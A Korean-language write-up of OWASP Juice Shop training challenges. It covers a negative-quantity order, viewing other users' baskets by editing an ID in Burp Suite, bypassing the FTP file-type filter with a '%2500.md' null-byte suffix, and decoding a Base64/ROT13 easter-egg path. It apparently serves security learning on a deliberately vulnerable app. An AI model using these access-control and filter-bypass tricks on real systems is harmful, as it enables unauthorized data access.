


Product	Price	Quantity	Total Price
Apple juice (1000ml)	1.99₩	-100	-199.00₩
Items			-199.00₩
Delivery			0.99₩
Promotion			0.00₩
Total Price			-198.01₩

완료.




admin 계정에 장바구니가 비어져있다.



버프 스위트에서 admin계정의 값인 1을 아무 숫자로 변경하고 send 하면 다른 사용자의 장바구니도 확인할 수 있었다.






url에서 ftp 페이지로 들어온다음.
package.json 파일을 들어가면

OWASP Juice Shop (E

403 Error: Only .md and .pdf files are allowed!

```
at verify (/juice-shop/build/routes/fileServer.js:68:18)
at /juice-shop/build/routes/fileServer.js:52:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
at router.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/node_modules/serve-index/index.js:149:39
at FSReqCallback.oncomplete (node:fs:200:5)
```

이러한 에러로 페이지를 볼 수 없는데




url에 %2500.md를 입력하면 해당 파일을 다운 받고 확인할 수 있다.


```
~/Downloads/package.json.bak_00.md - Mousepad
File Edit Search View Document Help

1 {
2   "name": "juice-shop",
3   "version": "6.2.0-SNAPSHOT",
4   "description": "An intentionally insecure JavaScript Web Application",
5   "homepage": "http://owasp-juice.shop",
6   "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
7   "contributors": [
8     "Björn Kimminich",
9     "Jannik Hollenbach",
10    "Aashish683",
11    "greenkeeper[bot]",
12    "MarcRler",
13    "agrawalarpit14",
14    "Scar26",
15    "CaptainFreak",
16    "Supratik Das",
17    "JuiceShopBot",
18    "the-pro",
19    "Ziyang Li",
20    "aaryan10",
21    "m4l1c3",
22    "Timo Pagel".
```

이렇게 확인이 가능하다.

그리고 또 ftp 페이지에서 이스터에그가 있는데




OWASP Juice Shop (Exploitation)

403 Error: Only .md and .pdf files are allowed!


```
at verify (/juice-shop/build/routes/fileServer.js:68:18)
at /juice-shop/build/routes/fileServer.js:52:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/juice-shop/node_modules/express/lib/router/index.js:376:14)
at router.process_params (/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/node_modules/serve-index/index.js:149:39
at FSReqCallback.oncomplete (node:fs:200:5)
```

들어가보면 볼 수 없다.

이것또한 url에 %2500.md 로 파일을 다운 받아서 확인이 가능하다.



OWASP Juice Shop



12번 째 줄이 인코딩이 된 것 같은데 base 64 페이지를 들어가서 디코딩 해보았다.

Base64 형식에서 디코딩

데이터를 입력하고 디코딩 버튼을 누르기만 하면 됩니다.

```
L2d1ci9xcmlmL25ici9mYi9zaGFhbc9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXlvcn5mZ3JlL3J0dA==
```

인코딩된 2진수의 경우(이미지, 문서 등), 이 페이지 아래쪽으로 약간 더 내려가셔서 파일 업로드 양식을 사용해 보세요.

UTF-8 소스 문자 세트.

☐ 각 행을 개별적으로 디코딩하세요(여러 항목이 있을 때 도움이 됩니다).

☒ 라이브 모드 끄기 입력하거나 붙여넣으면서 실시간으로 디코딩합니다(UTF-8 문자 세트만 지원).

< 디코딩 > 데이터를 아래 영역으로 디코딩합니다.

```
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
```

/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt

이런 결과값이 나왔음

이 결과값을 rot13 페이지에서 디코딩 해보았다.

/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg

이런 값이 나온 것을 확인

```
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
```




ROT13 ▼



```
/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
```

해당 url로 접속을 해보았다.



이런 페이지에 들어올 수 있었다.